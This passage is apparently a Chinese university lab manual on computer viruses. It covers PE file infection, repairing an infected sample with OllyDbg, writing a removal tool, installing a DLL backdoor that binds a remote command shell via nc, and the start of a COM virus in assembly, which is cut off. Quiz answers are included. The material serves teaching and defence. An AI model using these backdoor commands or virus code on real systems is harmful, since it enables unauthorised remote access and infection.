【实验原理】 无论是 COM 文件还是 EXE 文件，或是操作系统的可执行文件（包括 SYS、OVL、PRG、DLL 文件），当启动已感染文件型病毒的程序（HOST 程序）时，暂时中断该程序，病毒完成陷阱（激活条件）的布置、感染工作后，再继续执行 HOST 程序，使计算机使用者初期觉得可正常执行，而实际上，在执行期间病毒已完成了传染的工作，时机成熟时，病毒发作。文件型病毒的基本原理如图 1 所示。




图 1 文件型病毒基本原理

文件型病毒寄生在文件中，这是文件型病毒与引导型病毒的差别所在。普通性质的文件型病毒会依托文件的执行动作而修改 DOS 的中断向量，并常驻内存。病毒未发作的这段时间，称为计算机病毒的潜伏期。在潜伏期内，感染可感染的文件，使之成为被传染的对象，直至发作。

爆炸性的文件型病毒，在运行一个已经感染了该病毒的 HOST 程序时，首先立即去感染别的文件。当然在进行感染之前要先判断是否可以发作表现自己，若“时机未到”，则执行传染的命令，之后再运行 HOST 程序。因此，爆炸性文件型病毒不需要常驻内存，也不需要修改任何一种中断向量。所以，防毒程序要在事前拦截。

典型的 PE 病毒修改 PE 文件，将病毒体代码写入 PE 文件中，更新头部相关的数据结构，使得修改后的 PE 文件仍然是合法 PE 文件，然后将 PE 入口指针改为指向病毒代码入口，这样在系统加载 PE 文件后，病毒代码就首先获取了控制权，在执行完感染或破坏代码后，再将控制权转移给正常的程序代码，这样病毒代码就悄悄运行了。

感染 PE 文件有如下几种方案：

①添加一个新的段。将病毒代码写入到新的段中，相应修改段表以及 PE 文件头中文件大小等属性值。

②将病毒代码附加在最后一个段上。修改最后一个段段表的大小和属性以及文件头中文件大小等属性值。

③将病毒代码写入到 PE 文件各个段所保留的未用空间中。


【实验步骤】

PE 文件病毒

每组 1 人

步骤 1、验证利用 OllyDBG 修改病毒感染程序

(1) 点击 Vstart 工具集中的病毒攻防->FileVirus，进入文件型病毒实验目录，右键点击文件“FileVirus.rar”选择解压到当前目录。新建文件夹“text”，将文件夹“hei”下的 hei0.exe（未感染病毒的可执行程序）复制到 text 目录中。点击 Vstart 工具集中的病毒攻防->LaborDayVirus，进入实验目录，右键点击文件“LaborDayVirus.rar”选择解压到当前目录，将 LaborDayVirus.exe 文件也复制到 text 目录中。将系统时间调整为 5 月 1 日，双击 text 目录下 LaborDayVirus.exe 感染 hei0.exe 文件，观察 hei0.exe 感染病毒前后的大小变化及提示，并将提示截屏并上传：



(2) Vstart 工具集中的病毒攻防→ OlllyDBG, 启动 o1lyDbg1.10, 单击文件菜单中的“打开”项, 选择要修复的 hei0.exe。由于病毒修改了原程序的入口点, 因此会有程序入口点超出代码范围的提示, 如图 1 所示。





图 1 入口点警告提示

单击“确定”按钮继续, 程序会停在病毒修改后的程序入口点 (hei0.exe 的入口点为 0x00403200) 上, 在代码中找到最后一个 jmp 指令处 (病毒感染完成后将跳转回原程序), 按 F2 设置断点, 按 F9 运行, 程序会在刚设置的 jmp 断点上中断, 查看 EAX 寄存器的值 (EAX=0x401000 注意上面提到的断点, 下面还会用到), 按 F7 单步执行到下一条指令地址, 点选鼠标右键, 选择菜单中的“用 o1lyDump 脱壳调试进程”, 选中重建输入表方式 1, 方式 2 各脱壳一次, 分别保存为 1.exe、2.exe。测试两个程序是否还具有病毒的传染特性? (B)

- A 有
- B 没有

运行 1.exe 和 2.exe, 将运行结果进行截屏并上传:



步骤 2、病毒感染机制分析

(1) 准备一个没有感染病毒的可执行程序和一个感染病毒的可执行程序, 将其分别重命名为 hei0.ex_, hei.ex_, 并复制到一个新的目录下用于调试、对比。

(2) 点击 Vstart 工具集中的病毒攻防->pexplorer.exe, 使用 PE Explorer 分别打开 hei.ex_ 和 hei0.ex_ 文件, 对比两个文件入口点 (OEP--Address of Entry Point) 和 Image Base 并分别记录。

	OEP	ImageBase
hei0.ex_	0x00001000H	0x00400000H
hei.ex_	0x00003200H	0x00400000H

点击“View”菜单中的“Section Headers”进入 Section Headers 页面, 比对 Section Header 的数据信息并记录到下面表格。

	Virtual Size	Virtual Address	Size of Raw Data	Point to Raw Data
hei0.ex_的.data	0x00000027H	0x00403000H	0x00000200H	0x00000800H
hei.ex_的.data	0x00001A00H	0x00403000H	0x00001A00H	0x00000800H

由于一般文件型病毒只有代码段, 数据和代码都存在一起。所以可以断定 hei.ex_ 的 .data 段多出的数据即为病毒代码和数据。

(3) 点击 Vstart 工具集中的 Public->Uedit32, 打开 Ultra Editor, 选择“文件”菜单中的“比较文件”功能对 hei0.ex_ 和 hei.ex_ 进行二进制比对, 可以发现在 hei.ex_ 文件的 0xa00 处开始的数据块为存储于 .data 节的病毒代码。

「注」该段数据在 .data 节是因为 hei0.ex_ 和 hei.ex_ 的 .data 节都开始于各自文件偏移的 Point to Raw Data 处。这段数据是病毒代码是因为 $0xa00 - 0x800 + 0x403000 = 0x403200$ (感染病毒文件 hei.ex_ OEP 的虚地址 (VA))。

(4) 使用 Ultra Editor 打开 hei.ex_ 定位光标到 hei.ex_ 的 .data 块的 Point to Raw Data 位置, 并以 16 进制形式查找 hei0.ex_ 的入口点 (注意字节顺序), 将查找到的数据的文件偏移记录 201C H。计算该偏移的保护模式内存虚拟地址: 40481C H。

(5) 定位上面例子中 hei.ex_ 的 jmp 断点, 在 jmp 指令上面会发现如下的汇编代码:

004047F3	6A 00	PUSH 0	
004047F5	FF95 34FEFFFF	CALL DWORD PTR SS:[EBP-1CC]	
004047FB	8985 58FDFFFF	MOV DWORD PTR SS:[EBP-2A8], EAX	
00404801	3B4D FC	MOV ECX, DWORD PTR SS:[EBP-4]	
00404804	8B11	MOV EDX, DWORD PTR DS:[ECX]	
00404806	0395 58FDFFFF	ADD EDX, DWORD PTR SS:[EBP-2A8]	; hei.00400000
0040480C	8995 D4FDFFFF	MOV DWORD PTR SS:[EBP-22C], EDX	
00404812	3B85 D4FDFFFF	MOV EAX, DWORD PTR SS:[EBP-22C]	
00404818	FFE0	JMP EAX	;最后跳转到 EAX 执行源程序
0040481A	3BE5	MOV ESP, EBP	;灰色区域的代码可以用做查找原入口点的标记 ;因为其操作与立即数无关, 不会因宿主程序改动 ;而变化, 其后的病毒数据存储原始入口点
0040481C	0010	ADD BYTE PTR DS:[EAX], DL	
0040481E	0000	ADD BYTE PTR DS:[EAX], AL	
00404820	0000	ADD BYTE PTR DS:[EAX], AL	
00404822	0000	ADD BYTE PTR DS:[EAX], AL	

计算宿主文件
原入口地址, 跳转
执行宿主程序

0x40481c 在病毒代码之后为被加载到内存的病毒数据的存储区, 0x1000 为 hei0.exe OEP 的 RVA, 0x1000 在反汇编代码中的表示是 0010。

- 1、通过以上的分析, 就可以初步断定, 该病毒的感染方式是? (C)
- A 感染文件头
 - B 修改数据字段
 - C 感染文件最后一节, 并修改 PE 文件头部分
 - D 以上说法都对

步骤 3、设计专杀工具

参考例程 vk 源码 (位于目录 D:\ExpNIC\VirusAD\Projects\vk\下), 编写病毒专杀程序, 清除 laborDayVirus.exe 病毒。

通过步骤 2, 了解到 LaborDayVirus.exe 病毒的感染机制, 这里通过所学的知识对病毒进行清除。

(1) 查找病毒寄存特征。

入口点在代码节 (.text) 之外, 病毒代码存储于最后一节、且在病毒代码段后的一个双字为原程序代码入口 RVA (在 .text 节范围内)。

文件病毒代码以 0xE58BE0FF 结尾。

(以上特征是对简化后的病毒特征的总结、实际中的病毒要复杂的多);

(2) 查找原程序入口点。

(3) 修改程序入口点为原程序入口点。

(4) 修改病毒感染的最后一个节表的 SizeOfRawData, 使之大小变为去掉病毒代码时的大小。

(5) 修改 PE 文件选项头中的 SizeOfImage 为去掉病毒代码后的大小。

(6) 清除病毒代码数据。

(7) 保存清除病毒代码后的文件。

1、文件型病毒的主要特点是? (D)

- A 感染可执行文件
- B 隐藏在宿主程序中
- C 先执行病毒程序再执行宿主程序
- D 以上说法都对

2、文件型病毒主要感染对象是? (B)

- A 扩展名为.doc 和.txt 的文件
- B 扩展名为.com 和.exe 的文件
- C 扩展名为.bmp 和.jpg 的文件
- D 扩展名为.pdf 和.psd 的文件

DLL 注入型病毒

本练习主机 A、B 为一组, C、D 为一组, E、F 为一组。

步骤 1、主机 A 安装 BITS

双击“我的电脑”进入“D:\ExpNIC\VirusAD\Tools\DLLVirus”目录, 右键

点击文件“DLLVirus.rar”选择“解压到当前目录”。

打开命令行工具，并进入到 bits 所在目录

(D:\ExpNIC\VirusAD\Tools\DLLVirus)，在命令行中输入如下命令：

```
rundll32.exe BITS.dll, Install test
```

步骤 2、主机 B 连接 BITS 服务

(1) 打开命令行，进入到网络连接工具 nc.exe 所在的目录：“cd D:\ExpNIC\Common\Tools\NetCat”。

(2) 用 nc 连接主机 A 的任何一个可用的 TCP 端口（如 80/139/445.....）。

例如主机 A 的 IP 为“172.16.1.74”，139 端口可用，则在命令行中输入如下的命令：

```
nc 172.16.1.74 139
```

(3) 按照以下格式输入激活命令

```
<Active Strings>@dancewithdolphin[xell]:<PORT>
```


例如，在安装的时候设定了 Active Strings 为 test，将 CMD 绑定在端口 9999，则在命令行输入如下的命令：

```
test@dancewithdolphin[xell]:9999
```

这样主机 A 就会将 CMD 绑定在 9999。

(4) 连接主机 A 的指定端口 9999：nc 172.16.1.74 9999，连接成功后会得到“C:\WINDOWS\system32”的提示符。

上述步骤的正确操作及结果如下图所示：



```
D:\ExpNIC\Common\Tools\NetCat>test@dancewithdolphin[xell]:9999
文件名、目录名或卷标语法不正确。

D:\ExpNIC\Common\Tools\NetCat>nc 172.16.0.149 139

D:\ExpNIC\Common\Tools\NetCat>nc 172.16.0.149 139


D:\ExpNIC\Common\Tools\NetCat>nc 172.16.0.149 80
test@dancewithdolphin[xell]:9999
HTTP/1.1 400 Bad Request
Content-Type: text/html
Date: Wed, 07 Dec 2016 07:17:24 GMT
Connection: close
Content-Length: 35

<h1>Bad Request <Invalid Verb></h1>
D:\ExpNIC\Common\Tools\NetCat>nc 172.16.0.149 9999
Microsoft Windows [版本 5.2.3790]
(C) 版权所有 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>
```

图 1

主机 A 与主机 B 同学互换角色再做一遍，分别把自己操作的结果截图，将该图片上传。



步骤 3、在主机 A 上查看 BITS 状态

(1) 查看系统端口。

在命令行输入命令“netstat -an”，可以看到主机 A 端口 9999 与主机 B 的 TCP 连接，如下图所示：

```
D:\ExpNIC\VirusAD\Tools\DLLVirus>netstat -an

Active Connections

Proto Local Address           Foreign Address         State
TCP   0.0.0.0:21              0.0.0.0:0              LISTENING
TCP   0.0.0.0:23              0.0.0.0:0              LISTENING
TCP   0.0.0.0:80              0.0.0.0:0              LISTENING
TCP   0.0.0.0:81              0.0.0.0:0              LISTENING
TCP   0.0.0.0:135             0.0.0.0:0              LISTENING
TCP   0.0.0.0:443             0.0.0.0:0              LISTENING
TCP   0.0.0.0:445             0.0.0.0:0              LISTENING
TCP   0.0.0.0:1025            0.0.0.0:0              LISTENING
TCP   0.0.0.0:1027            0.0.0.0:0              LISTENING
TCP   0.0.0.0:6666            0.0.0.0:0              LISTENING
TCP   0.0.0.0:7771            0.0.0.0:0              LISTENING
TCP   0.0.0.0:7772            0.0.0.0:0              LISTENING
TCP   0.0.0.0:7773            0.0.0.0:0              LISTENING
TCP   0.0.0.0:7774            0.0.0.0:0              LISTENING
TCP   0.0.0.0:9999            0.0.0.0:0              LISTENING
TCP   127.0.0.1:1026          0.0.0.0:0              LISTENING
TCP   172.16.0.149:9999       172.16.0.150:1034      ESTABLISHED
UDP   0.0.0.0:445             *:*
```

图 2

(2) 查看 Windows 进程。

打开“Windows 任务管理器”，会查看到多出一个 cmd.exe 进程，这个进程就是 BITS.dll 的载体。



图 3

(3) 结束主机 A 上所有名称为 cmd 的进程，再次查看系统端口信息，9999 端口是否还进行连接。


步骤 4、主机 A 卸载 BITS


(1) 在主机 A 的命令行输入如下命令，卸载 BITS:

```
rundll32.exe BITS.dll, Uninstall
```

(2) 主机 B 再次连接 BITS 服务，查看是否成功（不成功）

主机 A 与主机 B 同学互换角色再做一遍，分别把自己操作的结果截图，将该图片上传。





COM 病毒

每组 1 人

步骤 1、自制 test.com

(1) 在 d 盘目录下创建“VIRUS_C”文件夹，在“VIRUS_C”下新建两个文件“c.asm”和“virus.asm”。然后进行查看，如下图所示：

```

D:\VIRUS_C>dir
驱动器 D 中的卷没有标签。
卷的序列号是 5485-69D8

D:\VIRUS_C 的目录

2016-12-08 08:47 <DIR>      .
2016-12-08 08:47 <DIR>      ..
2016-12-08 08:46             0 c.asm
2016-12-08 08:46             0 virus.asm
                2 个文件          0 字节
                2 个目录    9,299,042,304 可用字节
  
```

图 1 进入 VIRUS_C 目录

(2) 编写“c.asm”中的代码，如下图所示：

```

code segment
assume CS:code
org 100h
beg: jmp start
nop;
nop;
mesg db 'hello',0dh,0ah,'$'
start:
mov ah,9 ;把寄存器AH的值设置为9
mov dx,offset mesg ;源操作数位寄存器寻址
int 21h ;调用21H中断
mov ah,4ch ;返回调用里程ah=返回码
int 21h ;调用21H中断
code ends
end beg

```

图2 编写 c.asm 代码

(3) 使用命令行进入“D:\VIRUS_C”路径下，使用 ml c.asm 命令编译生成“c.exe”，运行如下图所示：

```

D:\VIRUS_C>ml c.asm
Microsoft (R) Macro Assembler Version 6.11
Copyright (C) Microsoft Corp 1981-1993. All rights reserved.

Assembling: c.asm

Microsoft (R) Segmented Executable Linker Version 5.31.009 Jul 13 1992
Copyright (C) Microsoft Corp 1984-1992. All rights reserved.

Object Modules [obj]: c.obj
Run File [c.exe]: "c.exe"
List File [nul.map]: NUL
Libraries [lib]:
Definitions File [nul.def]:
LINK : warning L4021: no stack segment

```

图3 编译生成 c.exe 程序

(4) 在当前目录下使用 dir 命令查看新生成文件，如下图所示：

```

D:\VIRUS_C>dir
Volume in drive D has no label.
Volume Serial Number is 5485-69D8

Directory of D:\VIRUS_C

2016-12-07 16:09 <DIR> .
2016-12-07 16:09 <DIR> ..
2016-12-07 16:09 184 c.asm
2016-12-07 16:09 791 C.EXE
2016-12-07 16:09 79 c.obj
2016-12-07 15:55 0 virus.asm
4 File(s) 1,054 bytes
2 Dir(s) 9,299,034,112 bytes free

```

图4 查看新生成文件

(5) 使用命令 exe2bin 将“c.exe”转换为“test.com”程序，如下图所示：

```

D:\VIRUS_C>exe2bin c.exe test.com
D:\VIRUS_C>

```

图5

(6) 查看新生成的“test.com”文件，如下图所示：


```

D:\VIRUS_C>dir
Volume in drive D has no label.
Volume Serial Number is 5485-69D8

Directory of D:\VIRUS_C

2016-12-07 16:13 <DIR>          -
2016-12-07 16:13 <DIR>          --
2016-12-07 16:09                184 c.asm
2016-12-07 16:09                791 C.EXE
2016-12-07 16:09                 79 c.obj
2016-12-07 16:13                23 TEST.COM
2016-12-07 15:55                 0 virus.asm
                    5 File(s)      1,077 bytes
                    2 Dir(s)    9,299,034,112 bytes free

D:\VIRUS_C>

```

图 6 查看新生成的 test.com

步骤 2、自制 Virus.exe

(1) 在“virus.asm”中添加代码，如下图所示：

```

virus.asm - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
CSEG SEGMENT

ASSUME CS:CSEG,DS:CSEG,SS:CSEG

main PROC NEAR
mainstart:
CALL ustart ;病毒的代码开始处

ustart:
POP SI ;得到当前地址
MOV BP,SI ;保存当前地址
PUSH SI
MOV AH,9
ADD SI,OFFSET message-OFFSET ustart ;现实预设字符串
MOV DX,SI
INT 21h

POP SI
ADD SI,OFFSET yuan4byte-OFFSET ustart ;取得原程序中的前四个字节
MOV DI,100h ;目的地址
MOV AX,DS:[SI] ;开始复制
